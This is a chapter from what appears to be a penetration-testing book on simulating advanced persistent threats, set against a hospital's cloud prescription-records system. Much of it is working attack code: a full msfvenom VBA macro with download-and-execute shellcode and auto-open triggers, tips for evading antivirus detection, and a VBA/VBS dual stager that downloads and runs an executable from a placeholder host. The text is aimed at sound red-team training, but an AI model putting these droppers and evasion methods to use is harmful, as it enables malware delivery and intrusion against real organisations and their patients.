CHAPTER

1

Medical Records (In)security

This first chapter shows how the simplest of attacks can be used to compromise the most secure data, which makes it a logical place to start, particularly as the security of medical data has long been an issue that's keeping the CIOs of hospitals awake at night.

THE "KANE" INCIDENT

The theft or even alteration of patient data had been a looming menace long before Dutchman "Kane" compromised Washington University's Medical Center in 2000. The hospital at the time believed they had successfully detected and cut off the attack, a belief they were rudely disabused of six months later when Kane shared the data he'd taken with Security Focus journalist Kevin Poulsen, who subsequently published an article describing the attack and its consequences. This quickly became global news. Kane was able to stay hidden in the Medical Center networks by allowing his victims to believe they had expelled him. He did this by leaving easily discoverable BO2K Remote Access Trojans (a tool developed by the hacker group, "Cult of the Dead Cow" and popular around the turn of the century) on several of the compromised servers while his own command and control infrastructure was somewhat more discrete. The entire episode is well documented online and I suggest you read up on it, as it is both an excellent example of an early modern APT and a textbook case of how not to deal with an intrusion—procedurally and publicly.

See the original article at `http://www.securityfocus.com/news/122`

An Introduction to Simulating Advanced Persistent Threat

APT threat modeling is a specific branch of penetration testing where attacks tend to be focused on end users to gain initial network compromise rather than attacking external systems such as web applications or Internet-facing network infrastructure. As an exercise, it tends to be carried out in two main paradigms—preventative, that is, as part of a penetration testing initiative, or postmortem, in order to supplement a post-incident forensics response to understand how an intruder could have obtained access. The vast majority are of the former. APT engagements can be carried out as short-term exercises lasting a couple of weeks or over a long period of time, billed at an hour a day for several months. There are differences of opinion as to which strategy is more effective (and of course it depends on the nature of the target). On one hand a longer period of time allows the modeling to mimic a real-world attack more accurately, but on the other, clients tend to want regular updates when testing is performed in this manner and it tends to defeat the purpose of the test when you get cut off at every hurdle. Different approaches will be examined throughout this book.

Background and Mission Briefing

A hospital in London had been compromised by parties unknown.

That was the sum total of what I knew when I arrived at the red brick campus to discuss the compromise and recommend next actions. After introductions and the usual bad machine coffee that generally accompanies such meetings, we got to the heart of the matter. Our host cryptically said that there was "an anomaly in the prescription medication records system." I wasn't sure what to make of that, "Was it a *Nurse Jackie* thing?" I asked. I was rewarded with a look that said "You're not funny and I don't watch Showtime." She continued, "We discovered that a number of fake patient records had been created that were subsequently used to obtain controlled medications."

Yes. I'd certainly characterize that as an anomaly.

We discussed the attack and the patient record system further—its pros and cons—and with grim inevitability, it transpired that the attacks had occurred following a drive to move the data to the cloud. The hospital had implemented a turnkey solution from a company called Pharmattix. This was a system that

was being rolled out in hospitals across the country to streamline healthcare provision in a cost-effective subscription model.

In essence, the technology looked like Figure 1-1.




Figure 1-1: Pharmattix network flow

The system had four classes of users (see Figure 1-2):

- The MD prescribing the medications
- The pharmacy dispensing the medications
- The patients themselves
- The administrative backend for any other miscellaneous tasks




Figure 1-2: User roles

It's always good to find out what the vendor themselves have to say so that you know what functionality the software provides.

PHARMATTIX MARKETING MATERIAL

We increase the accessibility and the productivity of your practice.

We can provide a professional website with medical information and various forms offering your patients extra service without additional financial overhead. We can deliver all the functionality of your current medical records system and can import your records and deliver a working solution, many times within one working day.

Our full service makes it easy for you as a doctor to maintain your website. Your Pharmattix Doctor Online solution offers a website that allows you to inform patients and can offer additional services, while saving time.

Make your practice and patient management easier with e-consultation and integration with your HIS!

For your website capabilities:

- **Own management environment • Individual pages as team route, appointments, etc. • Hours • NHG Patient Leaflets and letters • MS Office integration • Medical information • Passenger and vaccination information • Various forms (registration, repeat prescriptions, questions) • e-consultation • Online web calendar • A link to the website with your GP Information System (HIS) • Free helpdesk support**

- **E-Consultation and HIS integration: Want to communicate over a secure environment with your patients? Through an e-consultation you can. You can increase the accessibility of your practice without losing control. It is also possible to link your HIS to the practice site, allowing patients to make online appointments and request repeat medication. Without the intervention of the assistant!**

To learn more, please feel free to contact us!

My goal as a penetration tester will be to target one of the hospital employees in order to subvert the patient records system. It makes sense to target the MDs themselves, as their role in the system permits them to add patients and prescribe medications, which is in essence exactly what we want to do. We know from tech literature that it integrates with MS Office and, given the open nature of the environment we will be attacking, that sounds like an excellent place to start.

WHEN BRUCE SCHNEIER TALKS, IT'S A GOOD IDEA TO LISTEN

"Two-factor authentication isn't our savior. It won't defend against phishing. It's not going to prevent identity theft. It's not going to secure online accounts from fraudulent transactions. It solves the security problems we had 10 years ago, not the security problems we have today."

Bruce Schneier

Each user role used two-factor authentication; that is to say that in addition to a username or pass, hospital workers were required to possess an access card. Patients also received a one-time password via SMS or email at login time.

A recurring theme in every chapter will be to introduce a new means of payload delivery as well as suggest enhancements to the command and control infrastructure. With that in mind, the first means of payload delivery I want to discuss is also one of the oldest and most effective.

Payload Delivery Part 1: Learning How to Use the VBA Macro

VBA (Visual Basic for Applications) is a subset of Microsoft's proprietary Visual Basic programming language. It is designed to run solely within Microsoft Word and Excel in order to automate repetitive operations and create custom commands or toolbar buttons. It's a primitive language as these things go, but it is

capable of importing outside libraries including the entire Windows API. As such we can do a lot with it besides drive spreadsheets and manage mailing lists.

The VBA macro has a long history as a means of delivering malware, but that doesn't mean it is any less effective today than it's ever been. On the contrary, in modern versions of Microsoft Office (2010 onward), the default behavior of the application is to make no distinction between signed and unsigned code. There are two reasons for this. The first is that code-signing is about as effective as rain dancing as a means of blocking hostile code and because Microsoft got tired warning people of the dangers of using its core scripting technologies.

In this instance, we want to create a stager that executes a payload when the target opens the Word or Excel document. There are a number of ways that we can achieve this but first I want to touch on some example code that is generated by the Metasploit framework by virtue of its `msfvenom` tool. The reason being simply because it is a perfect example of how *not* to do this.

How NOT to Stage a VBA Attack

The purpose of `msfvenom` is to create encoded payloads or shellcode capable of being executed on a wide range of platforms—these are generally Metasploit's own agents, although there are options to handle third-party code, such as Trojan existing executables and so forth. We'll talk later about Metasploit's handlers, their strengths and weaknesses, but for now let's keep things generic. One possibility `msfvenom` provides is to output the resulting payload as decimal encoded shellcode within a VBA script that can be imported directly into a Microsoft Office document (see Listing 1-1). The following command line will create a VBA script that will download and execute a Windows executable from a web URL:

Listing 1-1 msfvenom-generated VBA macro code

```
root@wil:~# msfvenom -p windows/download_exec -f vba -e shikata-ga-nai -i 5
-a x86 --platform Windows EXE=c:\temp\payload.exe URL=http://www.wherever.
com
Payload size: 429 bytes

#If Vba7 Then

Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Zdz As
Long, ByVal Tfnsv As Long, ByVal Kyfde As LongPtr, Spjyjr As Long, ByVal
Pcxhytlle As Long, Coupxdxe As Long) As LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal
Hflhigyw As Long, ByVal Zeruom As Long, ByVal Rlzbwy As Long, ByVal
Dcdtyekv As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Kojhgx
As LongPtr, ByRef Und As Any, ByVal Issacgbu As Long) As LongPtr
```

```
#Else
Private Declare Function CreateThread Lib "kernel32" (ByVal Zdz As Long,
ByVal Tfnsv As Long, ByVal Kyfde As Long, Spjyjr As Long, ByVal Pcxhytlle
As Long, Coupxdxe As Long) As Long
Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Hflhigyw As Long,
ByVal Zeruom As Long, ByVal Rlzbwy As Long, ByVal Dcdtyekv As Long) As Long
Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Kojhgx As
Long, ByRef Und As Any, ByVal Issacgbu As Long) As Long
#EndIf



Sub Auto_Open()
Dim Hdhskh As Long, Wizksxyu As Variant, Rxnffhltx As Long
#If Vba7 Then
Dim  Qgsztm As LongPtr, Svfb As LongPtr
#Else
Dim  Qgsztm As Long, Svfb As Long
#EndIf



Wizksxyu = Array(232,137,0,0,0,96,137,229,49,210,100,139,82,48,139,82,12,1
39,82,20, _
139,114,40,15,183,74,38,49,255,49,192,172,60,97,124,2,44,32,193,207, _
13,1,199,226,240,82,87,139,82,16,139,66,60,1,208,139,64,120,133,192, _
116,74,1,208,80,139,72,24,139,88,32,1,211,227,60,73,139,52,139,1, _
214,49,255,49,192,172,193,207,13,1,199,56,224,117,244,3,125,248,59,125, _
36,117,226,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4, _
139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,88,95,90,139,18, _
235,134,93,104,110,101,116,0,104,119,105,110,105,137,230,84,104,76,119,38,
_
7,255,213,49,255,87,87,87,87,86,104,58,86,121,167,255,213,235,96,91, _
49,201,81,81,106,3,81,81,106,80,83,80,104,87,137,159,198,255,213,235, _
79,89,49,210,82,104,0,50,96,132,82,82,82,81,82,80,104,235,85,46, _
59,255,213,137,198,106,16,91,104,128,51,0,0,137,224,106,4,80,106,31, _
86,104,117,70,158,134,255,213,49,255,87,87,87,87,86,104,45,6,24,123, _
255,213,133,192,117,20,75,15,132,113,0,0,0,235,209,233,131,0,0,0, _
232,172,255,255,255,0,235,107,49,192,95,80,106,2,106,2,80,106,2,106, _
2,87,104,218,246,218,79,255,213,147,49,192,102,184,4,3,41,196,84,141, _
76,36,8,49,192,180,3,80,81,86,104,18,150,137,226,255,213,133,192,116, _
45,88,133,192,116,22,106,0,84,80,141,68,36,12,80,83,104,45,87,174, _
91,255,213,131,236,4,235,206,83,104,198,150,135,82,255,213,106,0,87,104, _
49,139,111,135,255,213,106,0,104,240,181,162,86,255,213,232,144,255,255,
255, _
99,58,100,97,118,101,46,101,120,101,0,232,19,255,255,255,119,119,119,46, _
98,111,98,46,99,111,109,0)


Qgsztm = VirtualAlloc(0, UBound(Wizksxyu), &H1000, &H40)
For Rxnffhltx = LBound(Wizksxyu) To UBound(Wizksxyu)
```

```
Hdhskh = Wizksxyu(Rxnffhltx)
Svfb = RtlMoveMemory(Qgsztm + Rxnffhltx, Hdhskh, 1)
Next Rxnffhltx
Svfb = CreateThread(0, 0, Qgsztm, 0, 0, 0)
End Sub

Sub AutoOpen()
Auto_Open
End Sub

Sub Workbook_Open()
Auto_Open
End Sub
```

This code has been thoughtfully obfuscated by the tool (function names and variables have been generated randomly) and the shellcode itself has been encoded using several iterations of the shikata-ga-nai algorithm. Nonetheless, this code will light up like a Christmas tree the moment it comes into contact with any kind of malware detection or virus scanner. By way of demonstration, we take this code, import it into a Word document, and see how easily it can be detected (see Figure 1-3).




Figure 1-3: VBA exploit code imported into MS Word.

Save this Word doc as a macro-enabled document, as shown in Figure 1-4.





Figure 1-4: Saving for initial antivirus proving.

If we upload this document to the aggregate virus scanning website `www.virustotal.com` we can see how it holds up to the analysis of 54 separate malware databases, as shown in Figure 1-5.

48 hits out of 54 AV engines? Not nearly good enough.

VirusTotal also provides some heuristic information that hints as to how these results are being derived, as shown in Figure 1-6.

Within the Tags section, we see our biggest offenders: *auto-open* and *code injection*. Let's pull the VBA code apart section by section and see what we can do to reduce our detection footprint. If we know in advance what AV solution the target is running, so much the better, but your goal should be nothing less than a detection rate of zero.




Detection ratio: 48 / 54

Analysis date: 2016-02-17 10:51:49 UTC (1 minute ago)

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result
ALYac	W97M.ShellCode.A
Ad-Aware	W97M.ShellCode.A
Arcabit	W97M.ShellCode.A
Avast	MW97:Dropper-P
Avira	HEUR/Macro.Downloader
BitDefender	W97M.ShellCode.A
CAT-QuickHeal	O97M.Donoff.B
Cyren	PP97M/ShellCode.A.gen
DrWeb	W97M.DownLoader.631
ESET-NOD32	VBA/Kryptik.C
Emsisoft	W97M.ShellCode.A (B)
F-Prot	PP97M/ShellCode.A.gen
F-Secure	W97M.ShellCode.A
Fortinet	WM/Agent!tr
GData	W97M.ShellCode.A
Ikarus	Trojan.VBA.Crypt
McAfee	X97M/Downloader.j

Figure 1-5: This demonstrates an unacceptably high AV hit rate.



Analysis | File detail | Additional information | Comments | Votes

File identification

MD5	5d3d050940004906b3da52f6ac2a2514
SHA1	4dd642448105a5e47589a510ab6ff82e5188b30b
SHA256	60754eb291974874b3212d6df4efc21fe12237f5a123a044def05ae775ac5b9a
ssdeep	768:fcd9PXPfDz4S2GM5cblNfJeiUlXa8Vxb17UXL+V1TLb4iglvmUP215bEjF2Ynh39:fAR w81TLbU4pqF2w3zD9
File size	53.0 KB (54242 bytes)
File type	Office Open XML Document
Magic literal	Zip archive data, at least v2.0 to extract
TrID	Word Microsoft Office Open XML Format document (with Macro) (59.4%) Word Microsoft Office Open XML Format document (36.0%) ZIP compressed archive (4.5%)
Tags	docx auto-open exe-pattern code injection macros run-dll environ run-file

Figure 1-6: Additional information.

Examining the VBA Code

In the function declaration section, we can see three functions being imported from `kernel32.dll`. The purpose of these functions is to create a process thread, allocate memory for the shellcode, and move the shellcode into that memory space. Realistically, there is no legitimate need for this functionality to be made available in macro code that runs inside a word processor or a spreadsheet. As such (and given their necessity when deploying shellcode), their presence will often be enough to trigger malware detection.

```
Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Zdz
As Long, ByVal Tfnsv As Long, ByVal Kyfde As LongPtr, Spjyjr As Long,
ByVal Pcxhytlle As Long, Coupxdxe As Long) As LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal
Hflhigyw As Long, ByVal Zeruom As Long, ByVal Rlzbwy As Long, ByVal
Dcdtyekv As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal
Kojhgx As LongPtr, ByRef Und As Any, ByVal Issacgbu As Long) As LongPtr
```

Do note however, that a lot of virus scanners won't scan the declaration section, only the main body of code, which means you can alias a function import, for instance, as:

```
Private Declare PtrSafe Function CreateThread Lib "kernel32" Alias
"CTAlias" (ByVal Zdz As Long, ByVal Tfnsv As Long, ByVal Kyfde As LongPtr,
Spjyjr As Long, ByVal Pcxhytlle As Long, Coupxdxe As Long) As LongPtr
```

and call only the alias itself in the body of the code. This is actually sufficient to bypass a number of AV solutions, including Microsoft's Endpoint Protection.

Avoid Using Shellcode

Staging the attack as shellcode is convenient, but can be easily detected.

```
Wizksxyu = Array(232,137,0,0,0,96,137,229,49,210,100,139,82,48,139,82,
12,139,82,20, _
    139,114,40,15,183,74,38,49,255,49,192,172,60,97,124,2,44,32,193,207,
_
    13,1,199,226,240,82,87,139,82,16,139,66,60,1,208,139,64,120,133,192,
_
    116,74,1,208,80,139,72,24,139,88,32,1,211,227,60,73,139,52,139,1, _
    214,49,255,49,192,172,193,207,13,1,199,56,224,117,244,3,125,248,59,
125, _
    36,117,226,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4, _
    139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,88,95,90,139,18, _
    235,134,93,104,110,101,116,0,104,119,105,110,105,137,230,84,104,76,
119,38, _
    7,255,213,49,255,87,87,87,87,86,104,58,86,121,167,255,213,235,96,91,
_
```

```
    49,201,81,81,106,3,81,81,106,80,83,80,104,87,137,159,198,255,213,
235, _
    79,89,49,210,82,104,0,50,96,132,82,82,82,81,82,80,104,235,85,46, _
    59,255,213,137,198,106,16,91,104,128,51,0,0,137,224,106,4,80,106,31, _
    86,104,117,70,158,134,255,213,49,255,87,87,87,87,86,104,45,6,24,123, _
    255,213,133,192,117,20,75,15,132,113,0,0,0,235,209,233,131,0,0,0, _
    232,172,255,255,255,0,235,107,49,192,95,80,106,2,106,2,80,106,2,106,
_
    2,87,104,218,246,218,79,255,213,147,49,192,102,184,4,3,41,196,84,141, _
    76,36,8,49,192,180,3,80,81,86,104,18,150,137,226,255,213,133,192,
116, _
    45,88,133,192,116,22,106,0,84,80,141,68,36,12,80,83,104,45,87,174, _
    91,255,213,131,236,4,235,206,83,104,198,150,135,82,255,213,106,0,87,
104, _
    49,139,111,135,255,213,106,0,104,240,181,162,86,255,213,232,144,255,
255,255, _
    99,58,100,97,118,101,46,101,120,101,0,232,19,255,255,255,119,119,
119,46, _
    98,111,98,46,99,111,109,0)
```

We can encode this in a number of ways using a number of iterations to ensure that it doesn't trigger an AV signature and that's great; that works fine. The problem is that doesn't alter the fact that it is still obviously shellcode. An array of bytes (despite being coded here as decimal rather than the more familiar hexadecimal) is going to look suspicious to AV and is most likely going to trigger a generic shellcode warning. Additionally, modern antivirus software is capable of passing compiled code (including shellcode) into a micro-virtual machine to test heuristically. It then doesn't matter how it's encoded—the AV is going to be able to see what it's doing. It makes sense for `msfvenom` to wrap its attacks up like this because then it can deploy all of its many payloads in one VBA script, but for a serious APT engagement it's not nearly covert enough. It's possible to encode this array in a number of ways (for instance as a Base64 string) and then reconstruct it at runtime, but this doesn't reduce AV hit count enough to be generally worth the effort.

The next block of code contains the function calls themselves:

```
Qgsztm = VirtualAlloc(0, UBound(Wizksxyu), &H1000, &H40)
    For Rxnffhltx = LBound(Wizksxyu) To UBound(Wizksxyu)
    Hdhskh = Wizksxyu(Rxnffhltx)
    Svfb = RtlMoveMemory(Qgsztm + Rxnffhltx, Hdhskh,

Next Rxnffhltx
    Svfb = CreateThread(0, 0, Qgsztm, 0, 0, 0)
```

Nothing much to add here except that functions `VirtualAlloc`, `RtlMoveMemory`, and `CreateThread` are inherently suspicious and are going to trigger AV no matter how innocent the rest of your code. These functions will be flagged even if there is no shellcode payload present.

Automatic Code Execution

The last point I want to make concerns the overly egregious use of *auto-open* functionality. This function ensures your macro will run the moment the user consents to enable content. There are three different ways to do this depending on whether your macro is running in a Word document, an Excel spreadsheet, or an Excel Workbook. The code is calling all three to ensure that whatever application you paste it into, the code will fire. Again, there is no legitimate need to do this. As a macro developer, you should know which environment you are coding for.

The default subroutine is called by Word and contains our payload:

```
    Sub Auto_Open
     Main block of code
End Sub
```

The other two functions are called by Excel and simply point back to Word's `Auto_Open` function.

```
    Sub AutoOpen()
    Auto_Open
    End Sub
and
Sub Workbook_Open()
Auto_Open
End Sub
```

Use of one auto-open subroutine is suspicious, use of all three will almost certainly be flagged. Just by removing the latter two calls for a Word document, we can immediately reduce our AV hit rate. Removing all three reduces that count even further.

There are native functions within VBA that allow an attacker to download and execute code from the Internet (the `Shell` and `URLDownLoadToFile` functions, for example); however, these are subject to the same issues we've seen here–they are suspicious and they are going to get flagged.

The bottom line is that antivirus/malware detection is extremely unforgiving to MS Office macros given their long history of being used to deliver payloads. We therefore need to be a little more creative. What if there was a way to deploy an attack to disk and execute it without the use of shellcode and without the need for VBA to actively download and execute the code itself?

Using a VBA/VBS Dual Stager

We can solve this problem by breaking our stager down into two parts. Enter the Windows Scripting Host—also a subset of the Visual Basic language. Where VBA is only ever used within Office documents, VBS is a standalone scripting

language analogous to Python or Ruby. It is designed and indeed required to do much more complex tasks than automating functionality within MS Office documents. It is therefore given a much greater latitude by AV. Like VBA, VBS is an interpreted non-compiled language and code can be called from a simple text file. It is a viable attack therefore to deploy an innocent-looking VBA macro that will carry a VBS payload, write it to file, and execute it. The heavy lifting will then be performed by the VBS code. While this will also require the use of the `Shell` function in VBA, we will be using it not to execute unknown or suspicious code, but for the Windows Scripting Host instead, which is an integral part of the operating system. So basically, we need two scripts—one VBA and one VBS—and both will have to be able to pass through AV undetected. The VBA macro subroutine to do this needs to look roughly like the following:

```
Sub WritePayload()
    Dim PayLoadFile As Integer
    Dim FilePath As String
     FilePath = "C:\temp\payload.vbs"
     PayloadFile = FreeFile
     Open FilePath For Output As TextFile
     Print #PayLoadFile, "VBS Script Line 1"
     Print #PayLoadFile, " VBS Script Line 2"
     Print #PayLoadFile, " VBS Script Line 3"
     Print #PayLoadFile, " VBS Script Line 4"
    Close PayloadFile
    Shell "wscript c:\temp\payload.vbs"
End Sub
```

Keep Code Generic Whenever Possible

Pretty straightforward stuff. Incidentally, the use of the word "payload" here is illustrative and should not be emulated. The benefit of keeping the code as generic as possible also means it will require very little modification if attacking an Apple OSX platform rather than Microsoft Windows.

As for the VBS itself, insert the following script into the `print` statements and you have a working attack—again this is contrived for illustrative purposes and there are as many ways of doing this as there are coders:

```
HTTPDownload "http://www.wherever.com/files/payload.exe", "C:\temp"
    Sub HTTPDownload( myURL, myPath )
        Dim i, objFile, objFSO, objHTTP, strFile, strMsg
        Const ForReading = 1, ForWriting = 2, ForAppending = 8
        Set objFSO = CreateObject( "Scripting.FileSystemObject" )
        If objFSO.FolderExists( myPath ) Then
            strFile = objFSO.BuildPath( myPath, Mid( myURL, InStrRev(
myURL, "/" ) + 1 ) )
        ElseIf objFSO.FolderExists( Left( myPath, InStrRev( myPath, "\"
) - 1 ) ) Then
```

```
            strFile = myPath
End If
        Set objFile = objFSO.OpenTextFile( strFile, ForWriting, True )
        Set objHTTP = CreateObject( "WinHttp.WinHttpRequest.5.1" )
        objHTTP.Open "GET", myURL, False
        objHTTP.Send
        For i = 1 To LenB( objHTTP.ResponseBody )
            objFile.Write Chr( AscB( MidB( objHTTP.ResponseBody, i, 1 ) ) )
Next
        objFile.Close( )
    Set WshShell = WScript.CreateObject("WScript.Shell")
    WshShell.Run "c:\temp\payload.exe"
    End Sub
```

